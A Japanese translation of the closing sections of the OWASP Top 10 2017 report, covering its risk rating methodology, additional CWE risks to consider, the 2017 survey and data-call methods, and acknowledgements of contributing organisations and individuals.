我々が使用している手法は、弱点の発生可能性に関する三つの要素（流行度、攻撃検知のしやすさ、悪用の容易性）と一つの影響要素（技術的影響）を含めています。各要素のリスクの尺度は、各要素に特有の用語を用いて、低(1)から高(3)までの範囲です。弱点の「流行度」は計算する時に、必ずしも含む必要はありません。「流行度」データについて、いくつもの組織（25ページの謝辞参照）から統計資料の提供を受け、それらの「流行度」に関するデータをまとめ上げ、「流行度」によるTop 10の存在可能性リストを作成しました。このデータは、他の二つの発生可能性に関する要素（攻撃検知のしやすさ、悪用の容易性）と合わせて、各弱点の発生可能性の格付を計算しました。そしてその発生可能性の評価において、各弱点ごとに我々が推計した「技術的影響」の平均値から、Top 10各項目のリスク順位の全体像を生成しました。（高いほど高リスク）。攻撃検知のしやすさ、悪用の容易性、影響度は、Top 10のそれぞれのカテゴリーに関連して報告されたCVEを分析して計算されました。

**注記**:このアプローチが「脅威エージェント」の可能性を考慮していないことに注意して下さい。また、特定のアプリケーションの技術的な詳細も考慮していません。攻撃者が特定の脆弱性に攻撃する際に、これらの要素が全体の発生可能性に大幅な影響を与える可能性があります。この評価はあなたのビジネスへの実際の影響も考慮していません。あなたの組織の文化、業界、規制などを考慮して、どのぐらいのセキュリティリスクをアプリケーションとAPIに対して負うかを決定して下さい。OWASP Top 10の目的は、特定のアプリケーションやAPIを想定したリスク分析ではありません。


以下に、**A6:2017-Security Misconfiguration**を例として、我々の計算を示します。



# +RF リスクファクターに関する詳細

## Top 10 リスクファクターのまとめ

下の表は、2017 Top 10アプリケーションのセキュリティリスクと各リスクに紐付けたリスクファクターのまとめです。これらのファクターは、OWASP Top 10チームが持つ統計資料と経験に基づき決定しました。それぞれのアプリケーションや組織におけるリスクを理解するために、「脅威エージェント」と「ビジネスへの影響」を考慮しないといけません。ソフトウェアに甚大な弱点があったとしても、攻撃をする「脅威エージェント」がいない、或いは関連資産への「ビジネスへの影響」が極めて少ない場合、重大なリスクにはなりません。



## その他の考慮すべきリスク

Top 10は、幅広く含めていますが、考慮・評価すべきリスクは、他に多数あります。以前のTop 10に含まれていたリスクもありますが、まだ識別されていない新たな攻撃手法もあります。他に考慮すべき重要なアプリケーションのセキュリティリスクを以下に示します（CWE-ID順）：

* [CWE-352: Cross-Site Request Forgery (CSRF)](https://cwe.mitre.org/data/definitions/352.html)
* [CWE-400: Uncontrolled Resource Consumption ('Resource Exhaustion', 'AppDoS')](https://cwe.mitre.org/data/definitions/400.html)
* [CWE-434: Unrestricted Upload of File with Dangerous Type](https://cwe.mitre.org/data/definitions/434.html)
* [CWE-451: User Interface (UI) Misrepresentation of Critical Information (Clickjacking and others)](https://cwe.mitre.org/data/definitions/451.html)
* [CWE-601: Unvalidated Forward and Redirects](https://cwe.mitre.org/data/definitions/601.html)
* [CWE-799: Improper Control of Interaction Frequency (Anti-Automation)](https://cwe.mitre.org/data/definitions/799.html)
* [CWE-829: Inclusion of Functionality from Untrusted Control Sphere (3rd Party Content)](https://cwe.mitre.org/data/definitions/829.html)
* [CWE-918: Server-Side Request Forgery (SSRF)](https://cwe.mitre.org/data/definitions/918.html)

# +Dat 方法論とデータ

OWASP Project Summitにおいて、参加者とコミュニティメンバーは、データの量と調査の質の2つの観点から脆弱性の評価を実施することを決定しました。

## 調査

調査のために、これまでに"最先端"であると特定されたか、Top10メーリングリストの2017 RC1へのフィードバックにおいて言及された脆弱性のカテゴリーを収集しました。それらのカテゴリーを調査内容に含め、回答者にOWASP Top10 - 2017に含めるべきと考える上位4つの脆弱性を選択するよう促しました。調査は、2017年8月2日〜9月18日まで実施され、516の回答を得ました。

|  |  |  |
| --- | --- | --- |
| ランク | 脆弱性カテゴリ | スコア |
| 1 | Exposure of Private Information ('Privacy Violation') [CWE-359] | 748 |
| 2 | Cryptographic Failures [CWE-310/311/312/326/327] | 584 |
| 3 | Deserialization of Untrusted Data [CWE-502] | 514 |
| 4 | Authorization Bypass Through User-Controlled Key (IDOR & Path Traversal) [CWE-639] | 493 |
| 5 | Insufficient Logging and Monitoring [CWE-223 / CWE-778] | 440 |

Exposure of Private Informationは、明確に重大な脆弱性ですが、既存の **A3:2017-Sensitive Data Exposure** に含まれています。Cryptographic Failuresは **A3:2017-Sensitive Data Exposure** に含まれています。 Deserialization of Untrusted Dataは、 **A8:2017-Insecure Deserialization** として位置付けました。4番目のUser-Controlled Keyは、 **A5:2017-Broken Access Control** に含めています。調査においてはより上位のランクとすべきといった意見もありましたが、認可の脆弱性に関連するデータが十分ではなかったためA5としています。5番目のInsufficient Logging and Monitoringは、 **A10:2017-Insufficient Logging & Monitoring** として位置付けました。 アプリケーションは何が攻撃になり得るのか定義し、適切なロギング、アラート、エスカレーション、レスポンスを生成できる必要があり、その点を考慮しました。

## データ提供依頼

一般的に、収集され分析されたデータはテストしたアプリケーションで検出した脆弱性の数の頻データに沿っています。よく知られているように、ツールは脆弱性のすべてのインスタンスを報告し、人がその中から単一の結果を報告します。この2つの種類のレポートを同等の方法で集計するのは非常に困難です。  
2017においては、与えられたデータセットのうち1つまたは複数の特定のデータ・セットを持つアプリケーションの数に基づき、発生率を計算しました。より多くの貢献者から2つの観点で情報を提供いただきました。1つ目は、脆弱性のすべてのインスタンスを数える従来の頻度スタイルであり、2つ目は、脆弱性が1回またはそれ以上検出されたアプリケーションの数です。完璧ではありませんが、これにより、ツールの結果と人の結果の双方を比較することができます。ローデータ及び分析作業結果は[GitHubでご確認いただけます](https://github.com/OWASP/Top10/tree/master/2017/datacall)。次以降のTop10のバージョンに向け、この方法をさらに拡張していく予定です。

コールフォーデータ（CFD）においては、40以上の情報を提供いただきました。これらのほとんどは、頻度に焦点を当てたデータだったため、23の貢献者からの114,000以上のアプリケーションをカバーする情報を利用することができました。 1年かけて貢献者の特定を行いました。Veracodeからの年間のデータには繰り返し登場するアプリケーションがあることを認識していましたが、大半のアプリケーションは独自のものでした。使用した23のデータは、ツールの結果または人の結果のいずれかに区別しました。 100%以上の発生率となったデータは最大値が100%となるよう調整しました。発生率を計算するために、各脆弱性が含まれていることが判明したアプリケーションの割合を計算しました。発生率のランキングは、Top10に位置付けられている全てのリスクの計算のために使いました。

# +ACK 謝辞

## データコントリビューターに対する謝辞

Top 10 2017の作成に際して、脆弱性の情報を提供してくださった以下の組織に対して感謝の意を表します。

* ANCAP
* Aspect Security
* AsTech Consulting
* Atos
* Branding Brand
* Bugcrowd
* BUGemot
* CDAC
* Checkmarx
* Colegio LaSalle Monteria
* Company.com
* ContextIS
* Contrast Security
* DDoS.com
* Derek Weeks
* Easybss
* Edgescan
* EVRY
* EZI
* Hamed
* Hidden
* I4 Consulting
* iBLISS Seguran̤a & Intelig̻encia
* ITsec Security Services bv
* Khallagh
* Linden Lab
* M. Limacher IT Dienstleistungen
* Micro Focus Fortify
* Minded Security
* National Center for Cyber Security Technology
* Network Test Labs Inc.
* Osampa
* Paladion Networks
* Purpletalk
* Secure Network
* Shape Security
* SHCP
* Softtek
* Synopsis
* TCS
* Vantage Point
* Veracode
* Web.com

データコントリビューターの一覧は一般公開されています。

## 個人のコントリビューターに対する謝辞

GitHubにおいてTop 10に貢献するために多くの時間を費やした以下の個人のコントリビューター及びTwitter、電子メール、その他の手段で貢献してくださった方々に感謝の意を表します。

* ak47gen
* alonergan
* ameft
* anantshri
* bandrzej
* bchurchill
* binarious
* bkimminich
* Boberski
* borischen
* Calico90
* chrish
* clerkendweller
* D00gs
* davewichers
* drkknight
* drwetter
* dune73
* ecbftw
* einsweniger
* ekobrin
* eoftedal
* frohoff
* fzipi
* gebl
* Gilc83
* gilzow
* global4g
* grnd
* h3xstream
* hiralph
* HoLyVieR
* ilatypov
* irbishop
* itscooper
* ivanr
* jeremylong
* jhaddix
* jmanico
* joaomatosf
* jrmithdobbs
* jsteven
* jvehent
* katyanton
* kerberosmansour
* koto
* m8urnett
* mwcoates
* neo00
* nickthetait
* ninedter
* ossie-git
* PauloASilva
* PeterMosmans
* pontocom
* psiinon
* pwntester
* raesene
* riramar
* ruroot
* securestep9
* securitybits
* SPoint42
* sreenathsasikumar
* starbuck3000
* stefanb
* sumitagarwalusa
* taprootsec
* tghosth
* TheJambo
* thesp0nge
* toddgrotenhuis
* troymarshall
* tsohlacol
* vdbaan
* yohgaki

Dirk Wetter、Jim Manico、Osama Elnaggarhaveからは多大なる支援をしていただきました。また、Chris Frohoffand Gabriel LawrenceはA8：2017-Insecure Deserialization riskの執筆において貴重なサポートをしていただきました。